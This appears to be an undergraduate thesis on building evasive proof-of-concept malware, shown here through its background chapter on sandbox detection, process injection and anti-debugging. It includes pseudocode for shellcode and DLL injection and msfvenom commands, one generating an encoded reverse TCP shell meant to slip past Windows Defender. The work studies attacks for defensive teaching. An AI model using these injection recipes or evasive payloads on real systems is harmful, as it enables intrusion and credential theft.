**Faculty of Computing and Data Science**

**Cybersecurity Department**

# Offensive Security in Action: Strengthening Defense Through Malware-Based Offense

**Submitted by**

Ahmed Hosni Fahmi
Mohamed Ahmed Hassan
Kyrillos Maged Fakhry
Mohamed El-Sayed Fathy
Helmy Akram Helmy
George Fady Mikhail
Adham Ehab Ahmed
Mohamed Tarek El-Tobgui
Youssef Hazem El-Faham

**Supervised by**

Dr. Maged Abdelaty

## Abstract

As technology becomes central to personal and business operations, cybercriminals continue to build sophisticated methods to exploit vulnerabilities. This project explores offensive security by developing proof-of-concept malware that demonstrates real-world attack techniques. The malware combines sophisticated capabilities—such as keylogging, credential harvesting, hardware profiling, and data exfiltration—with advanced anti-virus and threat detectors evasion strategies, including code obfuscation, process injection, anti-debugging, and sandbox detection. These techniques mimic the tactics, techniques and procedures used by threat actors to evade detection and infiltrate systems.

The goal of the project is twofold: to raise awareness about the growing complexity of cyber threats and to emphasize the importance of proactive defense strategies. By highlighting weaknesses in current security measures and encouraging the adoption of robust governance frameworks like Governance, Risk, and Compliance (GRC), this research underscores the need for organizations to strengthen their cybersecurity posture. Through ethical implementation and controlled testing, this project contributes to understanding modern malware tactics and improving defense mechanisms.

# Contents

## List of Figures

## List of Algorithms

## List of Appendices

*To our Families.*

## Acknowledgements

We would like to express our gratitude to our supervisor and mentor, Dr. Maged Abdelaty. Without his guidance and support, this project would not have been possible. We deeply appreciate his expertise, both in scientific and psychological matters, which greatly contributed to the success of this work.

# Chapter 1

# Introduction

## 1.1 Motivation

In the modern cybersecurity landscape, the sophistication of malicious software has increasingly outpaced traditional defense mechanisms, leaving critical infrastructures and sensitive systems vulnerable to emerging attack vectors. Existing solutions, such as antivirus software and intrusion detection systems, often struggle to effectively address the full spectrum of threats posed by advanced malware. This is especially concerning for Egyptian facilities, which are increasingly susceptible to malware attacks targeting critical infrastructure. This project aims to explore the offensive side of active defense strategies by developing proof-of-concept malware that integrates advanced functionalities and evasion techniques. By identifying vulnerabilities and testing potential countermeasures, the project offers valuable insights into strengthening defenses. Furthermore, the research explores proactive defense strategies, simulating how sending malware to threat actors can serve as a means of defending in advance. In addition, the project emphasizes the importance of securing Egyptian facilities by implementing hardening rules and Governance, Risk, and Compliance (GRC) frameworks to proactively safeguard against threats. Through ethical implementations, it highlights the role of proactive security measures in enhancing cybersecurity resilience, particularly for high-risk facilities in Egypt.

## 1.2 Challenges

**Bypass Techniques Integration:** Combining multiple evasion techniques such as process injection, code obfuscation, anti-debugging, and sandbox detection to achieve effective antivirus evasion.

**Adaptability:** Ensuring the malware is adaptable enough to test different active defense scenarios, such as evasion against various antivirus engines and sandbox configurations.

**Functionality-Reliability Balance**: Developing keylogger, credential gathering, and hardware detection modules that maintain system stability while collecting data without being exposed to antivirus software. These modules use antivirus evasion techniques like code obfuscation, process injection, and memory manipulation to operate stealthily and remain undetected while fulfilling their objectives.

## 1.3 Objectives

The goal of this project is to develop an advanced malware program that simulates real-world threats to expose weaknesses in modern security systems. Designed to operate ethically and safely, the malware will demonstrate how attackers use sophisticated techniques to evade detection, emphasizing the importance of offensive strategies in strengthening cybersecurity defenses. The malware begins by analyzing its environment to detect signs of sandboxes, virtual machines, or debuggers. For example, it checks for indicators like a low number of CPU cores, specific registry keys, or unusual system behaviors that suggest it is being analyzed in a controlled environment. It also employs **anti-**debugging techniques, such as checking for debugger presence, manipulating timing checks, or using exception handling to disrupt debugging attempts. If it determines it is running on a real user's system, it will execute its core functions, including keylogging, password collection, and hardware profiling. The keylogger will stealthily record user inputs, such as keystrokes and clipboard data, while minimizing resource usage to avoid detection. Additionally, the malware will extract sensitive information, such as saved passwords from browsers, and profile the system's hardware to identify high-value targets. Collected data will be securely transmitted to a controlled server using methods designed to evade network security tools.

To avoid detection, the malware employs advanced evasion techniques, such as process injection (e.g., DLL or shell injection) and code obfuscation, including control flow obfuscation, string encryption, and runtime code generation. It also incorporates mechanisms to detect analysis tools, ensuring it only activates in real-world environments. This project serves as a controlled demonstration of how attackers bypass modern security systems, revealing vulnerabilities in antivirus programs, intrusion detection systems, and sandboxes. The malware will be tested in isolated environments against tools like Windows Defender, Avast, and Kaspersky to evaluate its effectiveness in evading detection. The findings will contribute to cybersecurity research by providing insights into improving defenses and proposing solutions for countering advanced threats. All work will be conducted responsibly to ensure the research is used to enhance security and prevent harm.

## 1.4 Structure of the Document



Chapter 2
Background and Related Work
Chapter 3
Antivirus Bypass Techniques
Chapter 4
Malware Capabilities
Chapter 5
Best Practices and Recommendations
Chapter 6
Conclusion and Future Work

*Figure 1: The structure of the document*

# Chapter 2

# Background and Related Work

This chapter establishes the foundational knowledge and scientific background for our research, focusing on the key aspects of our malware project. It is divided into two main sections: **Antivirus Bypass Techniques** and **Malware Capabilities**. Each section will provide a detailed discussion of the relevant concepts, setting the stage for the subsequent work in this thesis.

## 2.1 Antivirus Bypass Techniques

This section explores the methods employed by real-world malware to remain hidden and evade detection, aiming to provide a solid understanding of the scientific details behind each step. It delves into techniques such as process injection, sandbox and virtual machine detection, and anti-debugging measures. Additionally, it offers a brief overview of API hooking and code obfuscation strategies, introducing their role in stealthy antivirus evasion.

### 2.1.1 Sandboxing and VM Detection

Malware creators constantly find new ways to avoid being caught, especially by figuring out if their code is running in a sandbox. A sandbox is a safe environment, often using virtual machines (VMs), where malware can be tested without harming real systems. To avoid detection, malware uses techniques to identify when it is running in a sandbox and stays inactive to appear harmless. This section looks at previous research on how malware detects sandboxes and the new ideas presented by Lusky and Mendelson [1].

#### 2.1.1.1 Common Methods for Detecting Sandboxes

Malware uses several ways to detect if it is in a sandbox, including:

- Looking for Virtual Machine Clues: Attackers check for signs of a virtual environment, like special files, DLLs, or processes related to hypervisors. These clues help malware recognize it is in a sandbox.
- Timing Tests: Actions in a virtual environment often take different amounts of time compared to real systems. Malware uses this difference to figure out if it’s running in a sandbox.
- Checking CPU Instructions: Some CPU instructions, like SLDT and SGDT, give different results in virtual environments, helping malware identify sandboxes.

#### Advanced Techniques for Avoiding Sandboxes

Researchers have identified advanced techniques used by malware to evade sandbox detection. These include Memory Timing Tests, which exploit differences in memory systems, such as cache and TLB (Translation Lookaside Buffer), in virtual environments. By analyzing memory behavior, malware can determine if it is running in a virtualized setting. Additionally, studies like those by Yokoyama et al. [2] propose the use of machine learning models to evaluate system behavior and detect virtual environments, further enhancing malware's ability to bypass sandboxing mechanisms.

#### Lusky and Mendelson's New Ideas

Lusky and Mendelson introduced new methods for sandbox detection using hardware side channels. These methods take advantage of how processors share resources like caches and buffers to detect virtualization. Key ideas include:

- Detecting Multicore Leakage: This method finds communication between cores that shouldn't happen in real hardware but can occur in virtualized systems due to how hypervisors schedule tasks.
- Measuring Leakage Rates: In virtual environments, data leakage rates change over time due to dynamic core scheduling. Malware can use these patterns to detect sandboxes.
- Exploiting VMM Errors: The authors found that some virtual machine monitors provide incorrect information about core configurations, which can reveal a sandbox.

### 2.1.1.3 Anti-Virtualization and Anti-Emulation Techniques in Malware

Malware creators often design ways to detect and avoid running in virtual machines or emulators. These tools are widely used by researchers to safely test and analyze malware. However, when malware recognizes it is being analyzed, it can hide its behavior or stop working, making it harder to study. This section explains some common techniques malware uses to avoid detection, based on Issa's work [4].

#### Checking CPU Registers

Malware can look at the initial values of CPU registers to figure out if it is running in an emulator. For instance, Windows systems with Address Space Layout Randomization (ASLR) have more random register values compared to older systems. Some malwares, like Zeus, checks specific registers like EAX. If the value is something unusual, such as zero in VirtualBox, the malware assumes it is being analyzed and stops its harmful activities.

*Key Points:*

- Differences in ASLR: Malware can tell if a system uses ASLR (like Windows 7) or an older method (like Windows XP) by checking register values.
- Flexible Techniques: Some malware checks multiple registers, such as ECX and ESP, to work in many different environments.

### Examining Stack Memory

Malware can also check the memory space used by the stack. On Windows XP, the stack usually starts near 0x120000, while on Windows 7, it starts near 0x180000. If the stack is in an unexpected location, the malware concludes its running in an emulator and either stops working or behaves differently.

*Methods Used:*

- Address Comparison: The malware checks if the stack's memory location matches what it expects for a real system.
- Quitting Execution: If something looks wrong, the malware might stop or perform harmless actions to avoid detection.

### Inspecting DLL Memory Locations

Malware often checks where important libraries (like kernel32.dll or ntdll.dll) are loaded in memory. These libraries have predictable locations in real systems but might be different in virtual environments. For example, in VirtualBox, certain registers point to debugging addresses instead of standard DLL functions, signaling to the malware that it is in a virtual machine.

*Key Points:*

- Library Address Check: Malware uses the location of DLLs to determine if it's running on a real system.
- Detecting Anomalies: If a DLL's memory address doesn't match expectations, the malware assumes it's being analyzed.

### Using Junk API Calls

Some malware makes invalid or unnecessary API calls to confuse emulators. These calls can overwhelm emulators or make them misinterpret the malware as harmless. This technique is especially effective against simpler emulators.

*Examples:*

- Invalid Data: Malware sends incorrect data to APIs to test if the emulator handles it correctly.
- Repetitive Calls: It repeats calls to less-used APIs, making its behavior harder to simulate.

### Targeting Specific Sandboxes

Malware can also look for signs of specific sandboxing tools to avoid them. For instance:

- Sandboxie: It checks for a file called SbieDll.dll, which only exists in Sandboxie environments.
- Anubis and CWSandbox: It searches the registry for product IDs unique to these tools.

- VirtualBox and VMware: It looks for processes like VBoxService.exe or uses special commands to detect VMware environments.

These methods show how advanced malware has become. By avoiding detection tools, malware makes it much harder for researchers to study and stop it. Issa's work highlights the importance of developing better ways to detect and counter these techniques.

#### 2.1.1.4 Defensive Strategies

To fight against sandbox detection, defenders have developed methods like Transparent Virtual Machine Monitors (VMMs) Lightweight systems like MAVMM [3] reduce the features visible to malware, making it harder for them to detect the sandbox.

Testing Tools: Tools like Pafish simulate common detection tricks to make sandboxes more resistant to attacks.

### 2.1.2 Process Injection Techniques in Malware

Process injection manipulates a legitimate process to execute malicious code. By hijacking a trusted process, attackers can evade security mechanisms and camouflage malicious activities. This section leverages classifications and insights from [5], [6], and [7] to provide an overview of injection techniques and their practical applications in modern malware.

#### 2.1.2.1 Active Techniques

Active techniques involve direct interaction with the target process, manipulating its memory, threads, or other internal structures to inject and execute malicious code. These techniques are often easily detectable due to distinct system calls or API usage patterns. Examples include:

- **Classic DLL Injection [5]:**

  Injects a malicious Dynamic Link Library (DLL) into the address space of a victim process to execute arbitrary code. This technique uses the following steps:

  - Allocate memory in the victim process using *"VirtualAllocEx"*.
  - Write the path of the malicious DLL into the allocated memory using *"WriteProcessMemory"*.
  - Create a remote thread in the victim process using *"CreateRemoteThread"* to call *"LoadLibrary"* and execute the DLL.




*Figure 2: illustrates the sequence of DLL injection*

- **Process Hollowing [5]:**

  Replaces the memory of a legitimate process with malicious code while retaining the process's name and metadata. This technique uses the following steps:

  - Create a legitimate process in a suspended state using *"CreateProcess"*.
  - Unmap the memory of the legitimate process using *"ZwUnmapViewOfSection"*. This technique uses the following steps:
  - Allocate new memory and inject the malicious payload.
  - Update the thread context to point to the payload using *"SetThreadContext"*.
  - Resume the process.

- **Asynchronous Procedure Call (APC) Injection [6]:**

  Injects and executes code in a victim process by queuing it in a thread's Asynchronous Procedure Call queue. This technique uses the following steps:

  - Allocate memory in the victim process using *"VirtualAllocEx"*.
  - Write the payload into the allocated memory.
  - Queue the payload for execution using *"QueueUserAPC"*.
  - The thread executes the payload when it enters an alertable state.

- **Thread Execution Hijacking [6]:**

Redirects an existing thread in the victim process to execute malicious code. This technique uses the following steps:

  - Suspend the target thread using *"SuspendThread"*.
  - Modify the thread context using *"SetThreadContext"* to point to the payload.
  - Resume the thread using *"ResumeThread"* to execute the malicious code.

- **Portable Executable (PE) Injection [7]:**

  Injects an entire Portable Executable (PE) file into a process, allowing complex payloads to run. This technique uses the following steps:

  - Allocate memory in the target process using *"VirtualAllocEx"*.
  - Write the PE file into the allocated memory using *"WriteProcessMemory"*.
  - Create or hijack a thread to execute the PE file's entry point.

- **Reflective DLL Injection [7]:**

  Injects a DLL into a process without relying on external APIs like *"LoadLibrary"*. This technique uses the following steps:

  - Map the DLL into the target process's memory.
  - Resolve imports and adjust relocations manually.
  - Execute the payload within the DLL directly from memory.

#### 2.1.2.2 Passive Techniques

Passive techniques exploit existing system functionalities or configurations to enable injection without directly manipulating the target process's memory or threads. These methods are stealthier and harder to detect.

- **Shim Injection [7]:**

  Registers malicious code as a compatibility shim that the operating system automatically loads. This technique uses the following steps:

  - Register the malicious code in the Application Compatibility Database.
  - When the target process executes, the operating system loads the shim, executing the attacker's code.

- **Image File Execution Options (IFEO) [7]:**

  Modifies registry settings to launch a debugger (malicious payload) instead of the target process. This technique uses the following steps:

  - Add or modify the *"Debugger"* entry for the target process in the Windows Registry.

    - When the process is launched, the debugger (malicious payload) is executed instead.

- **COM Hijacking [7]:**

  Replaces legitimate Component Object Model (COM) object paths in the registry with malicious DLL paths. This technique uses the following steps:

    - Identify the target COM object's registry key.
    - Replace the legitimate DLL path with the malicious DLL path.
    - When the COM object is instantiated, the malicious DLL is loaded and executed.

### 2.1.2.3 Emerging Trends

Recent advancements in exploitation techniques have introduced ROP as a viable method for process injection [6]. This technique manipulates the execution flow by chaining together existing code snippets (gadgets) within a process's memory. Unlike traditional shellcode-based injections, ROP does not introduce new code, making it resistant to modern mitigation techniques like Data Execution Prevention (DEP) and Control Flow Integrity (CFI).

#### Return-Oriented Programming (ROP)

Return-Oriented Programming (ROP) in the context of process injection involves reusing existing instructions, known as gadgets, from the process memory to construct malicious functionality without the need for traditional shellcode. This approach enables shellcodeless execution, where functionality is achieved entirely by utilizing already present code, with gadgets invoking necessary APIs in a controlled manner. ROP also facilitates bypassing mitigations such as Data Execution Prevention (DEP) and other memory protection mechanisms, as it only executes legitimate instructions already available within the process. This method, however, requires complex chains of gadgets, where a precise sequence of instructions is necessary to invoke multiple system calls or WinAPI functions to accomplish the injection and execution goals. By chaining these gadgets together, attackers can execute arbitrary code while bypassing security measures that would typically prevent the execution of injected shellcode.

### 2.1.2.4 More in Depth

According to MITRE ATT&CK [8], Process Injection is defined as "inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process." This technique allows attackers to execute malicious code within the context of another running process, bypassing security controls and potentially gaining elevated privileges or maintaining persistence on a compromised system.

There are various process injection techniques, and they all share a common methodology of finding a way to execute malicious code on behalf of another legitimate process. Many of these techniques manipulate the targeted process memory to achieve this. In this section, we will explain how this is even possible, given that memory is protected and isolated for each process.

## Writing Another Process's Memory as a Feature in the Windows API


Windows, like most operating systems, is designed to isolate each process's memory and protect it from being read or written to by other processes. But have you ever wondered how debuggers and monitoring tools work if they cannot access other processes' memory, especially when not all of them run as administrators? The answer lies in Windows offering access to the memory of another process as a feature through its API, using the "OpenProcess" function [9].

This relies on the following aspects, as per Microsoft documentation [9]:

- **Access Rights**
- **Mandatory Integrity Control**

## Access Rights

Any process inherits the access rights of the context of the running user. When using "OpenProcess", these access rights are checked against the security descriptor for the target process. Since the attacker process and the target process both run in the context of the victim user, both processes have effective access rights for reading and writing to each other's memory. As shown in Figure [3], the user "kokom" has the rights to read and write in the Notepad process. Although the previous is the default behavior engineers can customize the security descriptor for a process using APIs like "SetSecurityInfo" or "SetKernelObjectSecurity" deny access to other processes, even if they run under the same user.



```
PS C:\Users\kokom> get-process   Select-Object 'Name', 'Id'   Select-String 'note'

@{Name=Notepad; Id=8332}

PS C:\Users\kokom> accesschk.exe -p '8332'

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

[8332] Notepad.exe
  RW H4Z3\kokom
  RW NT AUTHORITY\SYSTEM
```

*Figure 3: demonstrates how a process inherits the access rights of the running user.*

### Mandatory Integrity Control

Mandatory Integrity Control (MIC) is a mechanism that differentiates users, processes, and resources by assigning an Integrity Level (IL) to each of them [10]. MIC takes precedence over regular Windows Discretionary Access Control Lists (DACLs), meaning that even if you are authorized to access a resource according to the DACL, access will be denied if your IL is not high enough. Thus, even if the attacker process has the access rights to read and write in the target process, access will be blocked if the target process has a higher IL. This mechanism is used to protect sensitive processes.

### 2.1.3.5 Portable Executable Injection A.K.A (shellcode Injection)

As described by MITRE ATT&CK [8] , Portable Executable (PE) injection involves transferring code directly into the memory space of a target process, often without creating a file on disk. This technique typically utilizes Windows API functions like “VirtualAllocEx” to allocate memory in the target process and “WriteProcessMemory” to write the injected code. After the code is injected, it is executed by creating a remote thread through the “CreateRemoteThread” API, which is pointing to our injected code in the target process

**Algorithm 1: Shellcode Injection via Remote Process Memory**

**Input:** PID (Target Process ID)

**Output:** Shellcode executed in target process

```
BEGIN:
    PID ← Parse argv[1] as Integer
    define shellcode to be injected into the target process
    h_process ← OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID)
    l_buffer ← VirtualAllocEx(h_process, NULL, SizeOf(code), MEM_COMMIT |
        MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    WriteProcessMemory(h_process, l_buffer, code, sizeof(code), nullptr);
    h_thread ← CreateRemoteThread(h_process, NULL, 0, l_buffer AS
        LPTHREAD_START_ROUTINE, NULL, 0, &TID)
    WaitForSingleObject(h_thread, INFINITE)
    CLOSE h_process
    CLOSE h_thread
END
```

As demonstrated in Algorithm [1], the “OpenProcess” API is used to obtain a handle to the target process. Next, memory is allocated within the target process using VirtualAllocEx, with the flags “MEM_COMMIT”, “MEM_RESERVE”, and “PAGE_EXECUTE_READWRITE”. These flags ensure that the allocated memory is reserved, committed, writable, and executable, allowing code to run directly from this memory space. The “WriteProcessMemory” API is then utilized to write the shellcode into the allocated memory. Finally, the “CreateRemoteThread” API is called to create and execute a thread within the target process, specifying the starting point as the address of the injected shellcode in the target memory.

### Bypass Windows Detection

In shellcode injection, the shellcode is a compact executable code designed to exploit the target process. Tools like msfvenom generate payloads customized for specific platforms and functionalities (e.g., reverse shells or command execution). The shellcode, typically formatted as a C array or hexadecimal string, is injected into the target process memory using WriteProcessMemory and executed via CreateRemoteThread. To bypass Windows Defender detection, encoding techniques such as x64/xor, x64/xor_context, and x64/xor_dynamic obfuscate the shellcode, masking known patterns. Additionally, excluding specific hex characters (e.g., null bytes) further customizes the payload to evade signature-based rules.

**Examples:**

```
msfvenom -a x64 --platform windows -p windows/x64/exec cmd=calc.exe EXITFUNC=thread -f c --var-name shellcode -e -b \x00\x0a\x0d -e x64/xor -e x64/xor_context -e x64/xor_dynamic

msfvenom --platform windows --arch x64 -p windows/x64/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f c --var-name shellcode -e x64/xor -e x64/xor_context -e x64/xor_dynamic
```

### 2.1.3.6 Dynamic-link Library Injection A.K.A (DLL injection)

As described by MITRE ATT&CK [8], Dynamic-Link Library (DLL) injection is a technique that involves inserting a malicious DLL into the address space of a target process, allowing the attacker to execute arbitrary code. This technique leverages Windows API functions such as “OpenProcess” to obtain a handle to the target process, “VirtualAllocEx” to allocate memory in the target process, “WriteProcessMemory” to write the DLL path into the allocated memory, and “CreateRemoteThread” to load and execute the DLL through “LoadLibrary”.

**Algorithm 2: DLL Injection via Remote Thread**

**Input: PID (Target Process ID), Path to DLL**

**Output: DLL executed in target process**

```
BEGIN:
    PID ← Parse argv[1] as Integer
    dll_path ← Parse argv[2] as String
    h_process ← OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID)
    path_length ← Length of dll_path + 1
    remote_memory ← VirtualAllocEx(h_process, NULL, path_length,
        MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
    WriteProcessMemory(h_process,remote_memory,dll_path,path_length, NULL)
    load_library_address ← GetProcAddress(GetModuleHandle("kernel32.dll"),
        "LoadLibraryA")
    h_thread ← CreateRemoteThread(h_process, NULL, 0, load_library_address
        AS LPTHREAD_START_ROUTINE, remote_memory, 0, NULL)
    WaitForSingleObject(h_thread, INFINITE)
    CLOSE h_process
    CLOSE h_thread
END
```

As demonstrated in Algorithm [2], the “OpenProcess” API is used to obtain a handle to the target process. The “VirtualAllocEx” function is then used to allocate memory in the target process, with the flags “MEM_COMMIT” and “MEM_RESERVE” to reserve and commit memory and PAGE_READWRITE to allow writing. The WriteProcessMemory API writes the full path of the DLL into the allocated memory. Subsequently, the address of “LoadLibraryA” is obtained using “GetProcAddress”. Finally, the “CreateRemoteThread” API creates a thread in the target process, calling “LoadLibraryA” with the injected DLL path, resulting in the malicious DLL being loaded and executed within the target process.

### 2.1.3 Anti-Debugging Techniques and Debug Detection

Anti-debugging techniques are integral to modern malware, allowing it to hinder reverse engineering, evade detection, and complicate dynamic analysis by security professionals. These strategies detect and disrupt debugging tools, protecting malicious code from being analyzed. This section explores key insights into the classification and evaluation of anti-debugging methods, followed by discussions on static and dynamic techniques and emerging trends.

### 2.1.3.1 Classifying and Evaluating Anti-Debugging Methods

Zhang’s study [11] provides a comprehensive classification of anti-debugging techniques, dividing them into static and dynamic approaches. This categorization highlights the complementary roles these methods play in protecting malware. Zhang emphasizes the need for adaptable techniques to counter modern analysis tools and evaluates the effectiveness, complexity, and limitations of each approach.

#### Key Techniques and Insights

- **Static Anti-Debugging**
    - **Definition**: Techniques that operate before the malware executes its core functionality.
    - **Examples**:
        - **API-Based Detection:** Functions like IsDebuggerPresent and NtQueryInformationProcess check for debuggers attached to the process.
        - **Manual PEB Inspection**: Directly reads fields like BeingDebugged and NtGlobalFlag to bypass API hooks.
        - **Parent Process Checks**: Verifies if the parent process is explorer.exe to detect debugger-launched programs.
- **Dynamic Anti-Debugging**
    - Definition: Techniques that operate during the program’s execution.
    - Examples:
        - **Breakpoint Detection**: Scans for software breakpoints (INT 3 instructions) and hardware breakpoints (DR0-DR3).
        - **Time Interval Analysis**: Uses APIs like GetTickCount to measure execution delays caused by debugging.
        - **Behavioral Monitoring**: Observes deviations in program state to infer debugging activity.

#### Improvements Suggested

Zhang [11] suggests integrating hybrid models that combine static and dynamic techniques for increased stealth and effectiveness. The use of machine learning for anomaly detection is proposed to identify subtle patterns indicative of debugging activity.

#### Relevance

Zhang’s [11] classification provides a structured framework for understanding anti-debugging mechanisms, highlighting the need for innovative detection and mitigation strategies in modern cybersecurity.

#### 2.1.3.2 Static Techniques

Static anti-debugging methods aim to identify debugging activity by inspecting system artifacts before execution begins. Branco et al. [12] analyze these techniques extensively, demonstrating their effectiveness against traditional debugging tools.

##### Key Techniques and Insights

- PEB-Based Debugger Detection
    - **Mechanism:** Reads the Process Environment Block (PEB) to identify fields like BeingDebugged and NtGlobalFlag, which indicate active debugging.
    - **Advantages:** Lightweight and effective against basic debugging tools.
- Debugger APIs
    - **IsDebuggerPresent**: Checks if the current process is being debugged. This API is often the first layer of detection.
    - **CheckRemoteDebuggerPresent**: Detects debuggers attached to other processes, useful for identifying remote debugging.
    - **NtQueryInformationProcess**: Queries the operating system for debugging-related fields, such as ProcessDebugPort or ProcessDebugFlags.
- Self-Debugging
    - **Technique**: The malware creates a debugger attached to itself. As Windows permits only one debugger per process, this technique prevents external debuggers from attaching.
    - **Example**: By attaching itself during initialization, the malware ensures that subsequent debugging attempts fail.

*Relevance*

Static anti-debugging techniques form the first line of defense for malware, offering reliable, lightweight detection methods suitable for diverse scenarios.

#### 2.1.3.3 Dynamic Techniques

Dynamic anti-debugging methods operate during runtime, leveraging behavioral monitoring and stealth mechanisms to detect and counteract debugging activity. Nevolin's research [13] focuses on advanced dynamic techniques, particularly context migration and stealth switching.

##### Key Techniques and Insights

- **Context Migration**
    - **Concept:** Migrates critical code fragments from the main process to the debugger's context.
    - **Impact:** Ensures that the malware is dependent on its debugger, making external debugging attempts unfeasible.
- **Stealth Context Switches**
    - **Problem:** Visible breakpoints (BKPT) are detectable by analysts.

    - **Solution:** Replaces traditional breakpoints with invalid instructions (SIGILL) or segmentation faults (SIGSEGV) to obscure debugging activity.
